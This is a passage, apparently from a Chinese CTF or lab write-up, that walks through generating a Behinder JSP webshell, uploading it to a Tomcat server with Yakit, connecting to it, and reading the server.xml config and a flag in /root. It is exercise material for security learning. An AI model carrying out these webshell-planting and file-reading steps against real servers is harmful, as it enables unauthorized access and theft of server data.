
在冰蝎传输协议配置–生成服务端 处生成jsp马,协议可以自己选,发包写马
Yakit发包,返回201说明成功

成功用冰蝎马连接

get shell之后,直接在服务器看这个文件,可以找到flag。
cat /opt/apache-tomcat-8.5.19/conf/server.xml

服务器内的flag是什么?
在/root下能找到flag.txt